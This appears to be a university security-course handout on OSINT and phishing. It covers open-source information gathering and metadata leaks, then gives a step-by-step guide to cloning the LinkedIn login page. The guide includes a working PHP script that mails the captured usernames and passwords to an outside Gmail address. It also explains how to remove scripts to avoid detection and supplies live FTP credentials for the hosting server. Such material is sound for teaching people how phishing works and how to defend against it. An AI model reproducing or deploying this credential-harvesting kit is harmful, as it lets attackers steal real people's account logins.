



UNIVERSITÀ
DI TRENTO

Email and Social media phishing

Sara Frizzera
Massimiliano Girardi
Dmytro Kashchuk

Summary

Open Source Intelligence	2
Procedure	2
Broadening	2
Refinement	3
Analysis	6
Web site cloning	9
Identify the target and download the web page	9
Remove scripts	11
Script to steal credentials	12
Modify the form	12
File on the server	13
Checking	14
Spear Phishing email	15
How to send a phishing emails	17
Create smtp2go account	17
Use setoolkit to send the email	17
Check the email	18

Open Source Intelligence

The term Open-Source INTelligence (OSINT) refers to a set of techniques often utilized by third parties to extract from public sources as much personally identifying information on a victim as possible. The fundamental basis of most of these (often qualitative) techniques is the tendency of individuals to often unpromptedly disperse copious amounts of information in openly accessible databases.

The sharing of information is becoming a more prevalent problem in recent years due to the increasing prevalence of social media, and the fact that the amount of backlog available on most individuals is now, for the most part, approaching tens of years. This fuses with the inability of many to judge the importance of each data point, which surely is innocuous by itself, but can paint a complete picture if put together with many other similarly crafted.

OSINT is not an attack by itself, but it's often preparation for many social-engineering oriented attacks. Usually, the gathering of information is a mere tool to exploit the trust, but it can be used also for other less elaborate means, like blackmailing.

Procedure


There are several procedures to achieve the means of OSINT, but the way to obtain the results often depends on the starting point. Generically the process of researching information can be seen as an exploration of a data graph.

A path in the graphs represents the route that surfaced the information contained in each of the nodes and each connection between nodes indicates the fact that one was reached from the other.

A step is an action taken from one node in order to reach others, although not all steps yield a new position. Every step is usually identified as three subkinds: refinement, broadening and analysis. A step does not reveal a new position when either it is taken from a leaf (that was already or is not possible to connect backward) or a star connected node (where no new connections can be made).

Broadening


A good way to increase the number of paths is to broaden the research. This is a way to do a breadth-first search of the information graph. Usually, once the research gets to a stable state, which is identified by a low amount of connections or new pieces of information, it is useful to enlarge the graph. This is of course a double-edged sword, broadening steps are usually carried out with generic searches, with a low quantity of filters, and this can make the graph too big and overwhelming.



Note that, although subsequent broadening steps do make the graph explode exponentially, there is a chance that it also strengthens some forward link. The same caveat of refinement applies of course.


Refinement

The objective of this methodology is usually to reach new or old information, which is by construction more relevant to the research at hand. Each refined step is used to filter out information that is not relevant or to re-sort the set of information to proceed with the research. In order to obtain this result, the objective is usually to connect an information node in the last generation “backwards”, to a previous generation. A refinement step does not make a data point “useful”, it just ranks the connectedness of each node, highlighting those who are more promising.



Given the objective of refinement, the procedure is usually to reverse the searching process, so for instance in the example, starting from both Info5 and Info4 the research, as if they were the starting point, and seeing if, without any previous knowledge, it is possible to find something that was already known. If this operation is possible, the node is considered refined.


Clearly, there is an argument to be made that the fact that a piece of information is strongly connected to something that was previously found does not mean that it is more interesting, it just makes it more likely. This is the reason the operation is carried out as a generational priority queue usually, to avoid discarding something that is hard to connect backward. The reasons may be many, for instance, it might be that a lot of irrelevant information was fetched in some previous generation, common for instance in cases of homonyms.



In order to conduct refined research, the best tools are search engines. Of course, the best engine to use is up to the kind of information that is available and the target of research.

As an example, if the current node is an identity, the best place to look for new clues is probably a social network (like Facebook for international/unknown, VKontakte for Russia and WeChat for China) or a business-oriented platform (like LinkedIn for international/unknown, Executive/Professionali for Russia or Maimai for China). Similarly, if the node is a username, there are free username search engines for many international sites (like instantusername.com) other than traditional Google.

As cited before, search engines are a big aid in this process, given their ability to track the searcher and their design, which aims at discovering what exactly the user is looking for. As an added bonus, many offer the possibility of filtering the searches via advanced search tools that are very useful to carry out the refinement. This possibility is offered by most platforms, as an example consider the following:



Advanced Search

Find pages with...

all these words:

this exact word or phrase:

any of these words:

none of these words:

numbers ranging from:

Then narrow your results
by...

language:

region:

last update:

site or domain:

terms appearing:

[SafeSearch:](#)

file type:

[usage rights:](#)

You can also...

[Find pages that are similar to a URL](#)

[Search pages that you've visited](#)

[Use operators in the search box](#)

[Customise your search settings](#)

Analysis


When the previous techniques, which are basically ways to search the open sources of information, work, there is no need for more tools in the arsenal. This is very much not the case with most social media privacy-aware individuals who will be careful about sharing on a personally identifiable profile anything useful to a nefarious mean. When dealing with such a person it is very much the case that the previous research may lead to well-connected leaves that do not contain anything of use. In this specific situation, the need for a procedure that is not “dumb”, in the way that search-and-refine is, will be necessary.

When sharing data, in general, is that photos, videos or documents (SVD), there is always more information that the data content might contain that are tagged along. This is because oftentimes, SVDs are tagged through metadata with several additional pieces of information that might be useful to future editors or automated processes that might operate on them. This is not a problem in all the instances where data is intentionally shared with the objective of operating on it, but when the intended usage of a file is a view-only operation, like court documents, profile pictures, video reviews and so on, metadata becomes a problem very fast.

Take as an example the following screenshot (courtesy of: sciencedirect.com), where a standard MS Word document is viewed through a metadata analyzer. It is clear that there is an overabundance of information, like the creator of the file, or the last editor.

Author: Leslie Denton
Comments:
App Name: Microsoft Office Word
Version: 14.0
Date Created (OLE): 11/14/2010 3:08:00 PM
Date Last Printed: 11/17/2010 11:25:00 PM
Date Last Saved: 11/17/2010 11:25:00 PM
Total Edit Time: 1
Template: Normal.dotm
Shared: False
Subject:
Category:
Company:
Keywords:
Manager:
Last Saved By: Larry E. Daniel
Word Count: 131
Page Count: 1
Paragraph Count: 1
Line Count: 6
Character Count: 747
Character Count (with spaces): 877
Byte Count: 0
Presentation Format:
Slide Count: 0
Note Count: 0
Hidden Slides: 0
Multimedia Clips: 0
File Path: E:\My Dropbox\Guardian Documents\Marketing Materials\References for GDF.doc
Created Date (FS): 11/21/2010 8:28:19 PM
Last Modified (FS): 11/17/2010 11:25:09 PM
Last Accessed (FS): 11/21/2010 8:28:19 PM

Or even more egregiously the following information that is attached to a photograph (recreated for privacy).



All of this just to show that files do carry more than expected oftentimes. And also that there is the possibility, built into most operating systems, to remove this personal information from the metadata. The problem still stands, and this can still be exploited, because on the user end this is an explicit action, and this means that many simply do not take this additional step. On the platform side, this is an automated process, and many platforms like all popular social network already take this step for their user, with the side effect of making them less cautious about it in the end. This technique can be used on any third party sites, usually, those that were developed in house, without using some commercial CMS.

Another structural flaw that many websites have is to put too much information in the URL of the queries that they generate for links and navigation buttons. There are many who, for example, use the email or the username as a building block of the URL for the profile page, that even if gated behind a login page still leaks that fundamental information.

pinterest.it/paulfranco1102/_saved/

This problem plagues also many commercial sites, like Pinterest, that uses the email as the profile URL generator, with some minimal exceptions, like in the case of duplicates or dots, that are dealt with in a deterministic way, therefore are not very hard to still reverse.

```
<a href="PaulNuqe.htm">VIEW PROFILE</a> == $0 twitter.com/PaulNuqe
```

The usage of usernames for profile links is also concerning because although many are aware of the risk that using the same username along all platforms poses, many do not. This creates links where there were none, creating new clues for the research.

Web site cloning

Steps:

1. identify the target
2. download the main html and css source files
3. delete all the external resources like scripts and links
4. create the script
5. modify the login form
6. put everything on the server
7. check if everything is working

Identify the target and download the web page

Using a web browser, navigate to the website login web page and copy the url. In our case we have to go to the linkedin login page and copy it.





Figure 0 - LinkedIn login web page

Once we have the url we need to open the terminal and create the folder where to put all the website files (index.html, style.css, creds.php), use the **mkdir** command to create the folder. Now we can use the **wget** command to download the source of the web pages, so we need to type the following command to download the webpage main html web page:

```
wget -O index.html linkedin.com/login
```

-O: has the function of assigning the name we want to the downloaded file. in our case we assign the name "index.html" to the linkedin login webpage.

Now we have to do the same with the css file. To locate the css file we need to open the index.html file running the command from the terminal: `code index.html`, and then look for the **"stylesheet"** reference and copy the link inside the tag (Figure 1). (use the press ctrl + F to open the search dialog and identify the "stylesheet" reference)




```
<link rel="stylesheet" href="https://static-exp1.lidn.com/sc/h/e1qlu6ixcabwupc9bf7toigdk" />
```

figure 1

once the style file has been identified we can use the following command to download the css file:

```
wget -O style.css
https://static-exp1.lidn.com/sc/h/e1qlu6ixcabwupc9bf7toigdk
```

In figure 2 we can see the final screen of the downloaded pages.



```
netsec@netsec-VirtualBox:~/Desktop/linkedin$ wget -O index.html https://www.linkedin.com/login/
--2021-05-17 01:37:40-- https://www.linkedin.com/login/
Resolving www.linkedin.com (www.linkedin.com)... 13.107.42.14, 2620:1ec:21::14
Connecting to www.linkedin.com (www.linkedin.com)|13.107.42.14|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 35756 (35K) [text/html]
Saving to: 'index.html'

index.html          100%[=====>] 34,92K  213KB/s   in 0,2s

Last-modified header invalid -- time-stamp ignored.
2021-05-17 01:37:41 (213 KB/s) - 'index.html' saved [35756/35756]

netsec@netsec-VirtualBox:~/Desktop/linkedin$ code index.html
netsec@netsec-VirtualBox:~/Desktop/linkedin$ wget -O style.css https://static-exp1.lidn.com/sc/h/e1qlu6ixcabwupc9bf7toigdk
--2021-05-17 11:21:10-- https://static-exp1.lidn.com/sc/h/e1qlu6ixcabwupc9bf7toigdk
Resolving static-exp1.lidn.com (static-exp1.lidn.com)... 13.107.213.43, 13.107.246.43, 2620:1ec:46::43, ...
Connecting to static-exp1.lidn.com (static-exp1.lidn.com)|13.107.213.43|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 211280 (206K) [text/css]
Saving to: 'style.css'

style.css           100%[=====>] 206,33K  --.-KB/s   in 0,07s

2021-05-17 11:21:10 (2,73 MB/s) - 'style.css' saved [211280/211280]

netsec@netsec-VirtualBox:~/Desktop/linkedin$ ls
index.html  style.css
netsec@netsec-VirtualBox:~/Desktop/linkedin$
```

figure 2 - wget result

Once the css file is downloaded and saved, in the index.html file we need to change the reference to the stylesheet putting the reference to the file just downloaded style.css

Remove scripts

If at this point we try to view the index.html file in the browser we can see that we have perfectly reproduced the LinkedIn login page, but there are still some problems, as we can see in the figure 3 the page we are viewing loads many external scripts, we have to remove all these scripts to avoid getting caught during our attack.

To check if there are external sources open chrome → click with right click mouse → select inspect → select the network tab (figure 3)




figure 3

So open the index.html file in the visual studio code editor using command: `code index.html` in order to find and remove all scripts.

To find all the scripts use the ctrl+F and search with the keyword "script" then identify and delete all scripts.




Figure 4

After we deleted all scripts we can check again if there are other external sources using google chrome inspector, as we can see in the figure 6 there are no more external sources.




Figure 6

Script to steal credentials

At this point we have to write the script that stole the credentials of the user.

```
<?php
```

```
1 $login = htmlspecialchars($_POST['session_key']);
2 $pass = htmlspecialchars($_POST['session_password']);

3 $msg = 'Creds: login = '.$login.' <br>password = '.$pass;

4 mail('networksec@gmail.com', 'Credentials', $msg)

5 header("Location: https://www.linkedin.com/login/");
6 exit();
```

```
?>
```

Comments:

line 1: extract the value from the username field

line 2: extract the value from the password field

line 3: craft the message with username and password to send to the attacker

line 4: Send the email to the address: "networksec@gmail.com", with the subject: "Credentials", and the content of email that contains stolen credentials.

line 5: redirect to the original LinkedIn page

Modify the form

At this point we have to modify the form, with the action="/checkpoint/lg/login-submit" (figure 7)

```
<div class="header_content">
  <h1 class="header_content_heading">Sign in</h1>
  <p class="header_content_subheading">Stay updated on your professional world</p>
</div>
<form method="post" class="login_form" action="/checkpoint/lg/login-submit" novalidate><input
  type="hidden" name="csrfToken" value="ajax:6391104991178801988" /><code
  id="login_form_validation_error_username"
  style="display: none;"><!-- "Please enter a valid username"--></code><code
  id="consumer_login_text_plain_large_username"
```

Figure 7

and replace action attribute with the name of our php script: creds.php (figure 8)

```
<div class="header_content ">
  <h1 class="header_content_heading ">Sign in</h1>
  <p class="header_content_subheading ">Stay updated on your professional world</p>
</div>
<form method="post" class="login_form" action="creds.php" novalidate><input
  type="hidden" name="csrfToken" value="ajax:6391104991178801988" /><code
  id="login_form_validation_error_username"
  style="display: none;"><!-- "Please enter a valid username"--></code><code
  id="consumer_login_text_plain_large_username"
```

Figure 8

File on the server

The last step is to put all the files on the server. So lets connect to the server using **FileZilla** ftp client, entering the following credentials:

```
host: ftp.networksec.altervista.org
username: networksec
password: x8uBaFss6thr
port: 21
```

or create your own server simply by registering on the altervista website (altervista.org). In figure 9 we can see that the connection was successful.

```
Status:      Resolving address of ftp.networksec.altervista.org
Status:      Connecting to 157.90.95.159:21...
Status:      Connection established, waiting for welcome message...
Status:      Invalid character sequence received, disabling UTF-8. Select UTF-8 option in site manager to force UTF-8.
Status:      Initializing TLS...
Status:      Verifying certificate...
Status:      TLS connection established.
Status:      Logged in
Status:      Retrieving directory listing...
Status:      Directory listing of "/" successful
```

Figure 9

Now u need to create a folder with your matricula number and drag and drop all the files on the server.




Figure 10

Checking

The last step is to check if everything is working. Once all the files have been placed on the server we must check if everything works well, so we open a web browser and type the website address, in our case it

is: `http://networksec.altervista.org/[matricula number]`

As we can see in figure 11 everything is displayed well, now we fill in the login and password fields and press the login button to try to steal the credentials.

